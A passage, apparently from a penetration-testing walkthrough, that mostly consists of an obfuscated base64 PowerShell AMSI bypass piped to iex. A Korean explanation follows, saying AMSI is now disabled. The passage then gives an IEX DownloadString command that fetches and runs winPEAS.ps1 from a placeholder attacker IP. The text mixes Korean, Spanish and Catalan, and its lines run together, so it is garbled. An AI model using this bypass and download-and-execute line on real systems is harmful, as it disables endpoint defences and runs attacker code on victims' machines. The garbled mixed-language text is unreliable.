MQAxADUAKQArAFsAYwBIAGEAcgBdACgAWwBiAHkAVABlAF0AMAB4ADYAOQApACsAWwBDAEgAYQBSAF0AKABbAGIAWQB0AGUAXQAwAHgANQAzACkAKwBbAEMAaABBAHIAXQAoADEAMAAxACkAKwBbAGMAaABhAHIAXQAoAFsAQgBZAFQARQBdADAAeAA3ADMAKQArAFsAYwBoAGEAUgBdACgAWwBiAHkAdABlAF0AMAB4ADcAMwApACsAWwBjAEgAYQByAF0AKABbAEIAeQBUAEUAXQAwAHgANgA5ACkAKwBbAGMAaABhAHIAXQAoADEAMQAxACkAKwBbAEMAaABBAHIAXQAoAFsAQgBZAHQAZQBdADAAeAA2AGUAKQApACIALAAgACIATgBvAG4AUAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAiACkALgBTAGUAdABWAGEAbAB1AGUAKAAkAE8ANQBzAFgAZQBHAEIAdQB3ADAAYwBYACwAIAAkAE8ANQBzAFgAZQBHAEIAdQB3ADAAYwBYACkAOwBbAFIAZQBmAF0ALgBBAHMAcwBlAG0AYgBsAHkALgBHAGUAdABUAHkAcABlACgAIgBTAHkAcwB0AGUAbQAuACQAKABbAEMASABBAFIAXQAoADcANQArADIAKQArAFsAQwBoAEEAUgBdACgAOQA3ACoAMQAvADEAKQArAFsAQwBIAEEAcgBdACgAWwBCAFkAVABFAF0AMAB4ADYAZQApACsAWwBjAGgAYQBSAF0AKABbAGIAeQBUAGUAXQAwAHgANgAxACkAKwBbAEMASABhAHIAXQAoADEAMAAzACkAKwBbAGMAaABhAFIAXQAoAFsAYgB5AFQAZQBdADAAeAA2ADUAKQArAFsAQwBIAEEAUgBdACgAMQAwADkAKgAzADgALwAzADgAKQArAFsAYwBoAEEAcgBdACgAWwBCAHkAdABFAF0AMAB4ADYANQApACsAWwBDAGgAQQBSAF0AKABbAEIAWQB0AGUAXQAwAHgANgBlACkAKwBbAGMASABBAHIAXQAoADYAMwArADUAMwApACkALgAkACgAKAAnAMIA+gB0APUAJwArACcAbQDiAHQA7gAnACsAJwD1AG4AJwApAC4AbgBvAFIAbQBhAEwASQBaAEUAKABbAEMASABhAFIAXQAoADQANgArADIANAApACsAWwBjAEgAYQBSAF0AKAAxADEAMQArADkANQAtADkANQApACsAWwBjAEgAYQByAF0AKABbAGIAeQB0AGUAXQAwAHgANwAyACkAKwBbAGMASABBAHIAXQAoADEAMAAzACsANgApACsAWwBjAGgAQQBSAF0AKABbAGIAWQB0AGUAXQAwAHgANAA0ACkAKQAgAC0AcgBlAHAAbABhAGMAZQAgAFsAYwBIAEEAcgBdACgAOQAyACkAKwBbAEMASABBAFIAXQAoADEAMQAyACoANAAvADQAKQArAFsAYwBIAGEAcgBdACgAWwBiAFkAVABFAF0AMAB4ADcAYgApACsAWwBDAEgAYQBSAF0AKAA3ADcAKQArAFsAQwBoAGEAUgBdACgAMQAxADAAKQArAFsAYwBoAEEAUgBdACgANwA4ACsANAA3ACkAKQAuACQAKABbAEMASABhAHIAXQAoADYANQAqADEANAAvADEANAApACsAWwBjAGgAQQByAF0AKABbAEIAWQB0AEUAXQAwAHgANgBkACkAKwBbAGMAaABBAFIAXQAoADcAMgArADQAMwApACsAWwBDAEgAYQBSAF0AKABbAEIAWQBUAGUAXQAwAHgANgA5ACkAKwBbAGMASABhAFIAXQAoADgANQApACsAWwBjAEgAYQByAF0AKABbAGIAeQB0AGUAXQAwAHgANwA0ACkAKwBbAGMAaABBAHIAXQAoAFsAQgB5AHQARQBdADAAeAA2ADkAKQArAFsAQwBIAEEAUgBdACgAMQAwADgAKwAxADcALQAxADcAKQArAFsAYwBoAEEAcgBdACgAWwBCAHkAdABFAF0AMAB4ADcAMwApACkAIgApAC4ARwBlAHQARgBpAGUAbABkACgAIgAkACgAWwBjAGgAQQBSAF0AKABbAEIAeQB0AEUAXQAwAHgANgAxACkAKwBbAEMAaABBAFIAXQAoAFsAQgBZAFQARQBdADAAeAA2AGQAKQArAFsAQwBoAEEAcgBdACgAMQAxADUAKQArAFsAYwBoAGEAcgBdACgAMQAwADUAKwA5ADIALQA5ADIAKQArAFsAYwBIAGEAcgBdACgAWwBiAHkAdABlAF0AMAB4ADQAMwApACsAWwBjAGgAYQByAF0AKABbAGIAWQB0AEUAXQAwAHgANgBmACkAKwBbAGMAaABhAFIAXQAoADIANAArADgANgApACsAWwBDAGgAQQBSAF0AKAAxADEANgAqADEAMAAwAC8AMQAwADAAKQArAFsAYwBoAEEAcgBdACgAMQAwADEAKwA2ADUALQA2ADUAKQArAFsAQwBoAEEAcgBdACgAWwBiAHkAVABlAF0AMAB4ADcAOAApACsAWwBDAGgAYQByAF0AKABbAGIAeQB0AGUAXQAwAHgANwA0ACkAKQAiACwAIAAiAE4AbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAdABpAGMAIgApAC4AUwBlAHQAVgBhAGwAdQBlACgAJABPADUAcwBYAGUARwBCAHUAdwAwAGMAWAAsACAAWwBJAG4AdABQAHQAcgBdACQAUwBKAGgAegAwADQASAAyAGUAbgBjAEcARwBVADkAdwBmAEQAVwApADsAJABvAHEAYQBpAGgAYwB0AGMAPQAiACsAKAAnAG4AJwArACcAagAnACsAJwB3ACcAKwAnAGcAJwArACcAcwAnACsAJwB0ACcAKwAnAHgAJwApAC4AbgBPAFIATQBhAEwASQB6AGUAKABbAEMAaABhAHIAXQAoADMANgArADMANAApACsAWwBDAGgAQQBSAF0AKAAzADUAKwA3ADYAKQArAFsAYwBIAEEAUgBdACgAMQA5ACsAOQA1ACkAKwBbAGMASABhAFIAXQAoADEAMAA5ACkAKwBbAGMAaABhAFIAXQAoADYAOAArADUAMAAtADUAMAApACkAIAAtAHIAZQBwAGwAYQBjAGUAIABbAEMAaABBAFIAXQAoADkAMgAqADcANwAvADcANwApACsAWwBjAEgAQQBSAF0AKAAxADEAMgAqADEAMAAxAC8AMQAwADEAKQArAFsAQwBoAGEAUgBdACgAMQAyADMAKwAyADkALQAyADkAKQArAFsAQwBIAEEAUgBdACgANgA2ACsAMQAxACkAKwBbAGMASABBAHIAXQAoAFsAYgB5AFQARQBdADAAeAA2AGUAKQArAFsAQwBIAEEAUgBdACgAWwBCAFkAdABFAF0AMAB4ADcAZAApACIAOwBbAFQAaAByAGUAYQBkAGkAbgBnAC4AVABoAHIAZQBhAGQAXQA6ADoAUwBsAGUAZQBwACgAMQA2ACkA"))|iex -
Enter를 누르면, 오류가 발생하지 않으면 블록이 성공한 것입니다. 현재 PowerShell 세션에서 AMSI가 비활성화되었습니다.
5.1.3.2.- WinPEAS 재실행
Sección titulada «5.1.3.2.- Reintentar la ejecución de WinPEAS»이제 AMSI가 "잠든" 상태이므로, WinPEAS를 다운로드하고 실행하기 위해 원래 명령을 다시 실행합니다.
# Reemplaça <TEVA_IP_KALI> amb la teva IP realIEX (New-Object Net.WebClient).DownloadString('http://<TEVA_IP_KALI>/winPEAS.ps1')- 결과: 이전과 달리, 이 스크립트는 차단되지 않을 것입니다. WinPEAS가 실행되어 evil-winrm 콘솔에서 특징적인 색상으로 직접 모든 열거 정보를 인쇄할 것입니다.